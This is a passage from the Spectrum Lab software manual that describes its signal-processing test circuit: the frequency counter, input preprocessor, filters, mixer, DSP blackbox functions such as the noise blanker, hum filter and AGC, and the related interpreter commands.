Can be used to reject noise, to prevent false triggers (counts). For example, the pulse output of a certain Geiger Counter was superimposed with a 2500 Hz sinewave, amplitudes approx. +/- 10 %, and a pulse amplitude of over 90 % (all percentages relative to "full input swing" of the soundcard's A/D converter). To avoid counting the sinewave, the Trigger Hysteresis was set to 10 % in this example, and the Trigger Level to 50 % .

Trigger Slope : Rising or Falling.

Defines if the rising (leading) edge of a pulse shall be registered. For simple frequency counter, it really doesn't matter. But for pulse timing measurements (for example, to compare the PPS outputs of two different GPS receivers), make sure you pick the right slope. Also beware that certain soundcards (for example, the E-MU 0202) seem to invert the analog input's polarity ! A short "positive" pulse on the analog input appeared as a short "negative" pulse in the digitized output !

Gate Time :

Number of seconds for a complete measuring cycle.
Note: The counter updates the result more frequently than the gate time. Furthermore, the frequency measurement not only uses the "number of pulses per gate interval", but also takes the timestamps of individual pulses (events) into account. Thus, even with a one-second gate time, the *resolution* is better than 1 Hz. But the *accuracy* greatly depends on the waveform (!), noise, hum, etc. Thus the requirement to set the counter's trigger level to the best possible value.
For largely dispersed signals (like the output of a Geiger counter) use a long gate time, for example 100 seconds as in the 'Geiger Counter' test application (GeigerCounter.usr).

Holdoff Time:

Can be used to ignore two pulses which are very close to each other. For example, there may be 'ringing' for a few milliseconds at the output of a Geiger counter, or the output may be a synthetic tone burst of a few dozen milliseconds. In such cases, use a non-zero Holdoff Time to avoid counting the same event (particle, etc) twice.
If you don't need the holdoff function, set the holdoff time to zero. The holdoff time also limits the maximum count rate ! For example, with a 20 millisecond holdoff, it's impossible to count more than 50 pulses per second.

The counter's input (source) can be selected by clicking on the source selector, like most other elements in the circuit window.

The measured results (like frequency, total event count, etc) can be retrieved through the following interpreter functions :

`counter.freq` : returns the measured frequency in Hertz for the first channel (main input)

The resolution depends on the counter's mode of operation, and especially the configured *gate time*.
Note: The result is always scaled into Hertz (SI unit for the frequency), even if the gate time ist

much longer than one second. To convert the result into something exotic like "particles per minute", multiply the result with 60 (or any other factor you like).


`counter.event_count` : returns the current value of the free-running event counter.
Read-only. Integer result. Not related to the gate time. Starts counting at zero (when the counter was started), and never resets until the program terminates.

back to top

7.2.3 Input Preprocessor

The input preprocessor can be used to decimate the input sampling rate before any further processing step. This may decrease the CPU load, because all later processing stages don't need to run at the 'full pace'. For example, you may only be interested in a 1 kHz wide frequency band around 77.5 kHz (including digital filtering, demodulation / decoding, etc). The soundcard would have to run at 192 kSamples/second, but the rest of the test circuit (including the spectrum analysers) only needs a fraction of that sample rate.

Besides decimation (which means reduction of the sampling rate, along with appropriate low-pass filtering), the preprocessor can also move a signal down in frequency, and turn it into a complex signal ... if the input isn't already complex.
Note: Frequency shifting is also possible with SL's FFT-based filter.



Screenshot of the A/D converter block connected to SL's input preprocessor.
'L0' = left channel, directly from the soundcard, here *approximately* 192 kSamples/second;
'R0' = right channel, directly from the soundcard, feeds GPS sync+NMEA into the calibrator.
'L1' = output from preprocessor to the rest of the circuit with *exactly* 48 kS/s;
'R1': not connected due to the configuration of the Sampling Rate Detector (!)

The Input Preprocessor can be configured by clicking on its symbol in the circuit window. This will open a popup menu with the following items:

- Configure Input Preprocessor ...
- Frequency Shift ...
  - turn off : Turns the frequency shift off.
    Decimation without frequency shift is possible, the processable frequency range starts at 'zero Hertz' then.
    Without frequency shift, the input preprocessor requires less CPU load, so if you don't need frequency shift at this stage, turn it off.
  - turn on : Turns the frequency shift on.
    The input signal will be moved down by this frequency (in Hertz) before decimation, i.e. before bandwidth limiting.
  - modify center frequency : Opens an edit box to modify the center frequency.
- Decimate By .. (1, 2, 4, 8, or 16 using the *old, fixed-ratio decimator*)
  Reduces the sampling rate, and thus the usable bandwidth, by the specified ratio.

  A better job than the *old, fixed-ratio decimator*, possibly at the expense of a higher CPU load can

be performed by the 'timestamp-driven resampler', which can not only resample the input *slightly* (say from 191.9876 to 192.0000 kSamples / s) but also decimate by larger *fractional* ratios (e.g. from 191.9876 to 48.0000 kSamples / s). The latter option can be activated by checking 'Audio Settings' (in SL's main menu), 'Audio Processing' .. '[v] use different sample rate for output', and entering '48000 S/s' (or any other sampling rate) in the field just below the checkmark. It is typically used in combination with the Continous calibration (here even 'compensation by resampling') of the input sampling rate.
The screenshot further above shows the input preprocessor when L0 is resampled (to R1), and R0 feeds the GPS signal into the soundcard. In this example, R0 is not resampled, and not routed to R1, because the sync pulse and NMEA data (from a GPS receiver) are useless 'after' the preprocessor.

- Help (on the input pre-processor) : open this page in the manual .

The preprocessor's output can also be processed by other instances of Spectrum Lab. This helps to reduce the total CPU load, if only a narrow frequency range shall be processed by *all* running instances. For example, the first instance may receive data from a software defined radio (like Perseus, SDR-IQ, or soundcard-based), move down the interesting frequency range, decimate the sampling rate even further, and then send the decimated stream to all other instances. You can use this feature to have up to 20 (!) instances of Spectrum Lab analysing a lot of narrow frequency bands, all fed by the first instance.
An external DLL (e.g. Audio-I/O-DLL) can be used to distribute an audio signal 'processed' by one SL-instance to other instances, or Spectrum Lab can act as an Audio Stream *Server* providing the 'pre-processed' signal to other applications, or other instances of SL running on the same or remote PCs.

back to top

7.3 Test Signal Generator

The test signal generator consists of...

- three independent sine wave generators (other waveforms too)
- one noise generator
- AM and FM modulator for each sine wave generator

More details about the test signal generator and its control panel can be found in this file.


back to top

7.4 Programmable Audio Filter


There are programmable filters in the center of both processing branches (for left and right channel, but they can optionally be chained as explained here). The internal functions of these filters are explained in another file. Since November 2003, there is an FFT-based filter implemented in SpecLab which can also be used as an auto-notch filter and lowpass, highpass or bandpass simultaneously.

Some general notes about the audio filter blocks inside the circuit window:

If a filter is turned *off* (grey color in the diagram), it is not necessarily *bypassed* ! To turn a filter on/off, or activate a bypass (around the filter), open the filter's control window by clicking at the filter function block in the circuit diagram. The different states of a filter look like this in the circuit window:



Filter on (running), and NOT bypassed, filtered audio arrives at the right side)



Filter off, bypassed (audio passes unchanged from left to right)


Filter off, NOT bypassed (no audio arrives at the output on the filter's right side)

back to top

7.5 Frequency Converter ("mixer")

The frequency converter is only required for special signal processing. It can be used to shift frequencies. This is achieved by multiplying a signal with the output of a sine wave generator ("local oscillator") which optionally can be a two-phase oscillator for sideband-rejecting frequency conversion.

To configure one of the frequency converters, click on its symbol in the circuit window. A popup menu like this will appear:


Mixer and Oscillator for LEFT channel..
✓ Enabled
Connect VFO frequ to slider
DC reject
USB down-converter
LSB down-converter
USB up-converter
LSB up-converter
DSB mixer (faster!)
✓ Complex multiplier (L=I, R=Q)
Hilbert FIR length = 37
LO freq=1234.5 Hz
✓ Same L.O. frequency for both channels
✓ 90° phase shift for 2nd channel (for "I/Q"-mode)

The frequency of the local oscillator can be set in the Component window. Click on the frequency display of the local oscillator and enter a new frequency, or connect the oscillator frequency to the value slider on the right side of the component window. See notes on the VLF receiver below for other ways to control the frequency.

To turn the frequency converter on (or off), left-click on its circuit symbol in the component window. As long as the frequency converter is "off", it will pass the input to the output without any change.

Notes on this frequency converter:

- There is a number of options for the frequency converters, they may be used as up- and downconverters, for either upper or lower side band, or both side bands (which is the least CPU-power consuming mode)
- There is an interpreter command to control the oscillator frequency: "circuit.osc[0].freq" can be used to read or set the oscillator frequency. This is used as VFO control for the "VLF radio", where the oscillator frequency is connected to a movable marker on the frequency scale (including audio offset).
- Multiplying a *real* signal (frequency f_in) with the local oscillator's frequency f_mix, (f_mix + f_in) and (f_mix - f_in) are generated. The "unwanted sideband" can be suppressed by selecting the proper mixer type ("USB down-converter", etc). These mixers for *real* signals require more CPU time than the "complex multiplier" because of the extra filtering.
- Multiplying a *complex* input signal ("I / Q"; inphase+quadrature) with a *complex* oscillator signal does NOT produce an extra sidebands. Instead, the signal will be simply shifted up or down in frequency, without the need for extra filtering. To use this configuration, select "Complex Multiplier" in the popup menu shown above.

- There is a file distributed with SpecLab which can turn your PC into a VLF receiver (ranging from almost DC to 24 kHz). The frequency converter is used as "LO" in that configuration, its frequency can be controlled by one of the markers on the frequency scale of the spectrum (very handy in combination with a narrow band filter!).
- Instead of the frequency conversion in the time domain, consider using the FFT-based audio filter, which includes an option to shift audio frequencies up/down, and also an option to invert frequencies (i.e. turn USB into LSB and vice versa). In many cases, the FFT-based filter implementation requires less CPU power than the traditional multiply-and-filter method used in these frequency converters.

back to top

7.6 Audio input and output

This is usually the PC's soundcard, but it can also be another source or destination (an "audio server" as explained in the configuration dialog).

back to top

7.6.1 Output- and "cross coupling" amplifiers

After all sorts of filtering, the remaining signal amplitude at the output may be much weaker than the input signal. To adjust this without wasting much of the D/A-converters dynamic range, all signals which go into the output adders can be multiplied with an adjustable gain factor.

To modify the gains, click on one of the amplifier symbols in the circuit diagram. The value slider on the right side will then be connected to the amplifier. The gain of the "normal" amplifiers is shown in DECIBELS (dB). Zero means "unity gain", positive values amplify the signal, negative values mean attenuation.

Only the "cross-coupling amplifiers" (between left and right channel) use a linear GAIN FACTOR: one means unity gain, zero turns the coupling off, and negative values can be used to SUBTRACT signals in one channel from the other. In 99.9 percent of all applications, the cross-coupling factors are set to zero, in this case their symbols are painted gray in the circuit window (="passive").

A little gimmick: With both cross-coupling amplifiers set to "-1" (which means subtract left channel from right, and subtract right channel from left), it is sometimes possible to remove the vocals from a music recording ... remember this if you are a Karaoke fan ! Why does this work (sometimes) ? Often the singer's voice is recorded more or less monophone, and mixed equally to the left and right channel, while the instruments have either a phase different or are not equally strong in both audio channels.

New (since 2004-07): You can -alternatively- control the output volume with an automatic gain control function, which is part of every DSP blackbox.

back to top

7.7 Spectrum analyser

The spectrum analyser can be connected to the audio input or output. The output of the spectrum analyser (FFT) can be visualized as spectrum graph or waterfall, as explained here.

Click into one of the analyser's input blocks to select the source for that channel. The second channel can also be turned off this way (by connecting it to "nothing", which is on top of the selection list for the 2nd channel).

The spectrum analyser can be configured in a special setup screen, which can be opened by clicking into the analyser block in the circuit window (through a popup window, like for many other function blocks in the circuit window too).

Since May 2004, the spectrum analyser can be triggered externally, using the 'universal trigger' function.

back to top


7.8 DSP Black Boxes

The "DSP Black Boxes" can be used for very special digital signal processing. They can be inserted in different places in the processing chain (shown in the Component Window). These functions can be realized (at least):

- Adder or multiplier to combine two channels (additive or multiplicative)
- Bandpass filter (often used as 'preselector' before demodulators or similar, can be used besides the more versatile FFT-based filter)
- Hard limiter (aka "clipper") can limit the wave form to a certain value
- Noiseblanker: can be used to remove pulse-type noise
- DC reject: a high-pass filter with an edge frequency of about 0.1 Hz, to remove or measure the DC component
- delay line: usable for single echo, multiple echo, crude harmonic hum eliminator
- attenuator or amplifier : use "factor" in a delay line to amplify or attenuate
- advanced hum filter (algorithm by Paul Nicholson)
- AM + FM modulators and demodulators, phase modulator, phase demodulator
- First order lowpass filter, required for wideband FM deemphasis (in the signal path *after* demodulation)
- Automatic Gain Control (AGC)
- Chirp Filter

The test circuit in Spectrum Lab has four black boxes (left+right channel, before and after the converters and filters). For every blackbox, an independent combination of this functions can be selected.

The properties of each "Blackbox" (oh well.. a "green box" when active..) can be modified by left-clicking on a blackbox symbol (?) in the component window. A popup menu like this will appear:



Some of the blackbox components can be accessed through interpreter commands and -functions.

Most numeric parameters can be modified through the menu shown above, which opens an edit box. If your HTML browser isn't as bugged as certain versions of Firefox, the 'Help' button shown in the edit box will take you to the chapter (in *this*) document with details about the purpose of the currently edited parameter.
In the following chapters some of the functions in a DSP blackbox will be explained.

7.8.1 Signal processing sequence (in each DSP Blackbox)

The order in which the signal runs through a blackbox may be subject to change (or even EDITABLE in a future version), but at the time of this writing (2010-10-16) it was the same sequence as visible in the DSP blackboxes' configuration menu. For example, when active, the adder / multiplier is the first processing step in each box.


If a different processing sequence is necessary, use two blackboxes in "series". For example, use the blackbox between L1 and L2 (see circuit window) as the first stage, and the blackbox between L4 and L5 as the second stage. Remember to switch the FFT-based filter (between these two boxes) into bypass mode when the filter is not active - otherwise the signal path from L2 to L4 will be 'open' (not connected).

7.8.2 Adder or multiplier (to combine two input channels in a DSP blackbox)

This function of the DSP "blackbox" combines the input from two sources into one output signal. The sources cannot be selected freely, but are fixed:

- the first input into the adder/multiplier is the one shown in the circuit window, eg "L1" for the blackbox between L1 and L2.
- the second input is on the complementary signal path, eg "R1" for the blackbox between L1 and L2 (!) .

The gain factors can be individually adjusted through the DSP blackboxes' context menu:



7.8.3 <u>Bandpass Filter (in a DSP blackbox)</u>

In contrast to the FFT-based filter (which is not part of a DSP blackbox), independent bandpass filters can be activated in any of the DSP blackboxes. These filters are implemented as simple 8-th or 10-th order IIR filters, which can be configured through the context menu in the circuit window (left-click on a DSP blackbox, then select "Bandpass Filter" to see all possible options) . The other properties of these bandpass filters are also configured through the context menu in the circuit diagram (there is no extra dialog window for these filters).

The properties of a bandpass filter are:


- Enabled / Disabled (bypassed in the signal path)
- Center Frequency in Hertz (like many other parameters, this value can be 'connected' to a slider in the circuit window)
- Bandwidth in Hertz
- Filter Response Type :
  - 10-th order Bessel (linear phase, constant group delay, but soft transition from passband to stopband)
  - 10-th order Butterworth (no ripple in passband *and* stopband)
  - 8-th order Chebyshev filters with different amounts of passband ripple (tradeoff ripple vs "sharpness" of the cutoff)

- 10-th order Gaussian filters (no overshoot to step input functions, minimum group delay)

These bandpass filters are the first (?) stage through which the signal runs in a DSP blackbox, because it was first used to limit the frequency range entering a limiter or noiseblanker (to suppress Sferics on VLF without being irritated by mains hum, and VLF transmitters).

7.8.4 Delay line in a DSP blackbox

The 'internal' function of a black box (if used as delay line, echo, or crude hum suppressor) is this:



To use this as simple amplifier or attenuator:
set "Input Factor" and "Feedback Factor" to zero, use "Bypass Factor" as gain control
To use it as delay line with unity gain:
set "Input Factor" to one, "Feedback" and "Bypass" to zero
To generate a single echo:
set "Input Factor" and "Bypass Factor" to one (or similar) and "Feedback" to zero.
For audio effects, an echo delay time of 0.5 seconds is a good value.
To generate multiple, slowly decaying echoes:
set "Input Factor = 1", "Feedback Factor = 0.8" (or so), and "Bypass = 0.8"
Suppressor for 50 Hz-hum and harmonics (from European AC mains):
set "Delay Time = 0.02 sec", "Input Factor = -0.7", "Feedback Factor = 0", "Bypass Factor = 0.7" (Factors of -1.0 and +1.0 also work, but they amplify the signal). This removes 50 Hz (1/0.02sec) and all harmonics of 50 Hz by adding the signal delayed by 20 ms to itself. Tnx Eric Vogel and Renato Romero for this idea.
In countries with 60 Hz AC mains, try 0.01667 sec (to remove 60 Hz) or 0.05 sec delay (to remove 20Hz(!) and harmonics). In the input field, instead of typing "0.01667" you may also enter "1/60", etc. The formula will calculated when you click the "Ok" button of the numeric input box.
There is also a dedicated hum filter using an algorithm by Paul Nicholson, which does not occupy the "delay line". You can activate it from the DSP blackbox popup menu. Set the "Nominal Hum Frequency" to either 50 or 60 Hz, and activate the hum filter (so it appears checked in the menu).

Note: The delay line parameters can be read and modified via interpreter commands blackbox[N].delay.sec, etc.

7.8.5 Advanced hum filter in a DSP blackbox

This filter is based on an algorithm by Paul Nicholson. Details *were* available at http://www.abelian.demon.co.uk/humfilt/.
Note: In many cases, the FFT-based filter's "multi-auto-notch" feature does a more efficient job, because it only removes frequencies where 'carriers' are really present - not *every* harmonic of 50 or 60 Hz.

To use the old hum filter in SL, you just have to specify your AC mains frequency (50 or 60 Hz). The filter tracks this frequency within a certain range to place the sharp nulls of the comb filter exactly on the mains frequency and its harmonics. This only works if the mains frequency is quite stable (so not for "wandering carriers" in a shortwave receiver, caused by free running switching-mode power supplys). Alternatively you can provide an external source for the AC mains frequency, for example: let the spectrum analyzer detect the precise mains frequency (see below how to achieve this).

There is a control panel for the hum filter which can be connected to *one* of the *four* DSP blackboxes. To open the control panel, right-click on the DSP blackbox in the circuit window, point on the "hum filter" menu (so the submenu opens), then click on "Show Control Panel". On the control screen for the hum filter, you can modify...

- the nominal hum frequency (usually 50.0 or 60.0 Hz)
- the end stop for the possible hum frequency (in percent, 0.5 should be ok)
- the number of filter stages (the higher this value, the narrower the notches of the comb filter)
- the slew rate (the maximum adjustment speed for the built-in tracking algorithm)
- selection of the tracking algorithm (several versions of Paul's algorithm implemented here, plus the option to turn automatic tracking off)
- tracking cycle: Defines how frequently the current hum frequency is revised by the algorithm. A good point to start with is 0.5 ... 1 seconds.
- "Calculate current hum frequency from numeric expression": Uses SpecLab's interpreter to define an alternative source for the current hum frequency (mains frequency). See example "An alternative source.." below.

In the lower part of the window, some actual values from the tracking algorithm are displayed. They were mainly used for testing purposes, but the "Current hum frequency" may be interesting for you (dear user) as well.

An alternative source for the current mains frequency:

> Just let the spectrum analyzer detect the precise hum frequency. Use the peak_f() function, like peak_f(#1, 48, 52) or peak_f(#1, 58, 62). Load the preconfigured settings "HumFi50.usr" or "HumFi60.usr" and open the hum filter control window. The peak-frequency-detection routine is entered in the edit field under the checkmark "Calculate current hum frequency from expression". Note that the 1st channel (#1) of the frequency analyzer (which feeds the waterfall) is connected to the INPUT of the DSP blackbox (labelled "L1"). Be careful not to connect this channel to "L2", because the 50 Hz / 60 Hz signal is notched in the output of the DSP blackbox !
> For accurate tracking we need a good SNR of the 50 Hz / 60 Hz line, otherwise the interpolation in the peak_f function is severely degraded. If your VLF antenna does not pick up enough hum, switch the program to "stereo" mode and use the second input of your soundcard as an auxiliary hum input. Use an insulated piece of wire as "hum antenna", tied around a power cable or similar. Connect one input of the spectrum analyzer to this auxiliary hum input. The result can be stunning if you are listening to VLF with the soundcard !

7.8.6 Hard Limiter in a DSP blackbox

The limiter simply clips the waveform to one of two possible adjustable "maximum" values:

- Clipping level A :
  This limit doesn't depend on the signal amplitude itself. It is entered in "dB over full scale". A "full scale" value of 0 dB is the point on which clipping takes place in the A/D, and in the D/A converter. Typical settings for this parameter are -3 to -6 dB "above" full scale (note the negative dB values; the limits are actually always below full scale).
- Clipping level B :
  This limit is relative to the average signal amplitude. 3 dB means "clip anything which is 3 dB above the average signal level".

The program will automatically use the lower of these two limits.
When opening the submenu "Hard Limiter" in the popup menu of a DSP blackbox, the program may show a message like this (if the limiter is enable) :

"Signal is 10.4 dB below clipping(A); avrg = -12.3 dBfs" .

This means (for example) :

At the moment, the input signal (to the blackbox) is **10.4 dB** below the lower of the two clipping levels, the lower is clipping level **A** (see above), and the average input signal is **12.3 dB below full scale**.

To adjust the two clipping levels (A and B), these parameters can be connected to the vertical slider in the circuit window.
Select "Hard Limiter"..."Clipping Level A" (or B) in the blackbox menu, and when prompted for the new value, set the option "Connect to slider".


Hint:

> Connecting the Hard Limiter in front of the digimode terminal may help under certain (special") conditions, for example with the PSK31 decoder.
> Also, it helps when listening to shortwave radio stations if the signal is affected by static crashes. Because the signal first runs through the limiter (before it enters the optional AGC), the deafening effect can (impact on the gain control) be reduced. Unlike the Noise Blanker (see below), the Hard Limiter doesn't punch a "hole" into the signal. A combination of the Limiter and the Noise Blanker is possible, but makes little sense.

7.8.7 Noise Blanker in a DSP blackbox

The noise blanker can be used to suppress pulse-type noise, as often caused by electric fences, switches, and thunderstorms. It basically works like this:
If the signal rises above the average by more than a certain amount (expressed as "Trigger peak / averag" in decibel) within a short time, and only for a short duration, the "gain" of the noiseblanker will be reduced by this amount. The gain reduction will have smoothed ramps (rising and falling edges) to avoid AM sidebands in the output signals.

The adjustable parameters of the noiseblankers are:



- Ramp time
Set to 0.01 seconds by default, to reduce sidebands caused by the blanker's amplitude modulation. If the noise pulses are very short (typically shorter than 10 milliseconds), reduce this value. Remember, you can connect (almost) all parameters to the value slider in the circuit window.
- Trigger level (***relative*** to a an average, in decibels)
Defines the level at which a blanking pulse shall be started. The average value is taken from the input signal, full-wave rectified, and low-pass filtered. Thus values below 3 dB are useless - at least for a few very special cases. Don't make this value too low, to prevent false triggers. 20 dB (above average) seem to be a good value for listening on longwave. With this value, the effect of "QRN" (static crashes) on a waterfall display can be reduced also. It takes some experimentation to find the best value for a given purpose - remember the value slider.. and the possibility to *plot* the noiseblanker's currently measured average level as explained further below.
- Pre-trigger blanking time (t1), post-trigger blanking time (t2) :
Can be set to zero in most cases. In some cases (depending on the 'waveform', see red graph in the diagram), blanking can actually start a short time (t1) *before* the trigger threshold is reached, and extend a short time *after* the signal falls below the trigger threshold. Quite annoying for listening, but it *may* help to reduce the unwanted energy from sferics in weak signal analysis (with very long FFTs, where a slightly longer gap in the input matters less than the 'burst noise' energy).
- Average detector time constant(s)
This is the lowpass filter's time constant (in seconds) for the average value. Typically a few seconds. Example (VLF, sferic blanking): 5 seconds. There are actually *two* time constants:

the RISE time constant is used while the rectified signal
exceeds the average; the DECAY time is used otherwise.

For weak-signal work, it helps to use a slower RISE- than DECAY-time for averaging, to avoid upsetting the average by sferics.

Note: In some cases, it helps to run the signal through a bandpass filter before it enters the noiseblanker (or similar non-linear processing stage). For example, if the input from the receiver (soundcard, SDR, etc) contains strong signal which are *not* impulsive noise (and thus shall not trigger the noiseblanker), a bandpass filter which rejects the non-impulsive noise helps to prevent false triggers of the blanker, and allows setting the trigger level to a lower value. In a VLF radio experiment, the combination of a bandpass filter followed by a noiseblanker was used to remove sferics (distant lightning discharges) before the signal entered the spectrum analyser, which used a very large FFT to dig a weak but coherent signal out of the noise.

To test the noiseblanker (and find the best settings for a given type of noise), some of its internal state variables can be read via the built-in interpreter, and thus can be watched / plotted:

- blackbox[N].nbl.avrg   (where 'N' is the DSP blackbox index, 0..3):
  The noise blanker's current average level (for the dynamic trigger level), "rectified and low-pass-filtered amplitude", *not* a logarithmic unit.
  Since digital samples within Spectrum Lab are normalized from -1 to +1 internally, the expectable value range of the noiseblanker average level is zero (complete silence) to 1.0 (clipping level of the A/D converter).
- blackbox[N].nbl.avrg_dBfs
  Similar as blackbox[N].nbl.avrg, but the unit is "decibel over full scale" (logarithmic scale).

DC Reject / DC measurement (in a DSP blackbox)

Similar to a 'coupling capacitor' in an audio amplifier, a signal's DC component can be removed. This is achieved by a simple 1st-order highpass filter with a lower corner frequency of approximately 0.1 Hz .

When enabled, the (removed) DC offset can be read (measured) with the interpreter function 'blackbox[N].dc_offset' .

7.8.8 Modulators and Demodulators in a DSP blackbox

In each of the four DSP blackboxes, there is a "modulator"/"demodulator" function for either amplitude-, frequency- or phase-modulation. It can also be used for frequency conversion (like the multiplier, but with sideband rejection using the Weaver method).

Depending on the type, you must specify:

- center frequency
- modulation bandwidth
- carrier amplitude
- modulation factor

Possible types are selectable through the blackboxes' specific menu (left-click on the symbol in the circuit diagram... see below):

- Amplitude modulator
- Frequency modulator
- Phase modulator
- Amplitude demodulator
- Frequency demodulator

- Phase demodulator (note: the output is scaled to -180 to +180 degrees, which may change in future revisions, when "everything" will be normalized to +/- 1.0)

To modify the type or properties of a modulator/demodulator, click on the DSP blackbox in the circuit window to open a DSP popup menu.

7.8.8.1 Wideband FM reception

For wideband FM, activate the FM deemphasis unit (which is nothing more than a digital implementation of a simple RC lowpass filter). For north american FM stations, use a time constant of 75 microseconds. For the rest of the world, use 50 microseconds. The configuration "UKW_FM_Demodulator_SDR_IQ.usr" or "UKW_FM_Demodulator_Perseus.usr" can be used as a starting point to receive FM broadcasters with one of these software-defined radios. In these configurations, the left part of the spectrum analyser shows the input spectrum (before FM demodulation), while the right part shows the demodulated baseband signal. The FFT-based filter is used as an IF filter in the above configurations. The IF bandwidth can be adjusted with the blue frequency marker in the left part of the spectrum (it is actually one of the programmable frequency markers). Stereo reception and special functions like RDS decoding is not possible (yet ?). But you may be able to see the stereo (L-R) subcarrier, double-sideband modulated around 38 kHz, and the 19 kHz stereo pilot tone at 19 kHz in the right half of the spectrum display.
Using a normal soundcard (and a VHF downconverter of course) to receive wideband FM is impossible due to the lack of necessary bandwidth. Only soundcards with a sampling rate of 192 kHz can be used to receive FM with just a simple downconverter.

7.8.9 Automatic Gain Control (in the DSP blackboxes)

For listening to certain signals comfortably, without damaging your ears if the signal suddenly gets too strong due to QSB (fading), you may want to have a constant output level (on average) despite changing strength of the input signal. This is especially helpful when using SpecLab as the last stage of a radio receiver, or as a complete VLF or LF receiver. Use the AGC (automatic gain control) which is the last processing stage within a DSP blackboxes.

To turn the AGC on or off, or switch between "slow, mid, and fast" mode, use the DSP popup menu in the circuit diagram, and point to the "Automatic Gain Control" entry. A submenu with the following entries will open:

- Mode
  allows to switch the AGC on/off or select the speed. The "slow" AGC is the most comfortable mode for longwave- and shortwave listening.
- Target Level
  defines the "target" average level of the AGC'ed signal, expressed in "decibel before clipping takes place". For sine-like signals, a value of -3 dB is ok, for other pulse-like signals which require more headroom, set the Target Level to -6 dB or even less.
- Min. Gain, Max. Gain
  can be used to limit the gain range of the AGC. If there is "no signal at all", you may want to limit the gain to avoid hearing a hissing broadband noise in your speakers. A maximum gain between +60 and +80 dB is usually sufficient, but this depends greatly on your application.
- Momentary Gain
  shows the momentary gain of the AGC control loop. If you connect this value to the slider in the circuit window (by checking "connect to sllider" mark in the edit window after selecting this menu), you have a "living" display of the current gain depending on the averaged input amplitude.

back to top

7.8.10 Chirp Filter (in the DSP blackboxes)

For experiments with a chirp sounding, or a chirped backscatter radar, a chirp filter was added to all of the four DSP blackboxes.

Details about the chirp filter are in a separate document (chirp_filter.htm) .

7.9 Sampling Rate- and Frequency Offset Calibrator

The small blocks labelled "SR cal" and "FO cal" in the circuit diagram show the current status of the sampling rate- and frequency offset calibrator. Clicking on one of these blocks opens a control panel where the properties of the calibrators can be edited, etc.

More info about these frequency calibrators are explained in another file.

back to top

7.10 Interpreter commands for the test circuit

blackbox[N].xxx

Access to some of the DSP blackbox components. "N" is the blackbox index:
0=blackbox near left input, 1=blackbox near right input, 2=before left output, 3=before right output.
The following blackbox components can be accessed this way (most read- and writeable):
`blackbox[N].agc.mode` : 0=off, 1=fast, 2=medium, 3=fast, 4=custom (see attack,decay)
`blackbox[N].agc.tgt_level` : target output level in decibel
`blackbox[N].agc.min_gain` : minimum gain of the AGC block in dB
`blackbox[N].agc.max_gain` : maximum gain of the AGC block in dB
`blackbox[N].agc.mom_gain` : momentary gain of the AGC block in dB, read-only !
`blackbox[N].agc.attack` : custom-defined attack speed, arbitrary unit. 1.0 is "very fast", 0.01 is medium speed
`blackbox[N].agc.decay` : custom-defined decay speed, same arbitrary unit as the attack speed

`blackbox[N].delay.sec` : approximate delay line lenth in seconds. The actual delay will be a multiple of sample intervals.
`blackbox[N].delay.enabled` : 0 when disabled, 1 when enabled.
`blackbox[N].delay.input_factor` : 0..1 . See diagram of a delay line.
`blackbox[N].delay.feedback_factor` : 0=no feedback .. 1=full feedback (causes oscillation). See diagram of a delay line.
`blackbox[N].delay.bypass_factor` : 0=no bypass .. 1=full bypass. See diagram of a delay line.

`blackbox[N].dc_offset` : reads the current DC offset voltage, detected by the DC-rejecting function.

`blackbox[N].nbl.avrg` : returns the noiseblanker's current average level (linear scale, not "dB"), which affects the threshold aka 'trigger level'.
Note: There may be more noiseblanker-related functions here.

circuit.osc.freq

Reads or sets the oscillator frequency (in Hertz) for the frequency converter.
If you use the stereo mode and two different oscillators:

circuit.osc[0].freq is for the LEFT audio channel,
circuit.osc[1].freq is for the RIGHT audio channel.
Example: VFO control for the "VLF radio",

sr_cal.xxxx
Sampling rate calibrator.

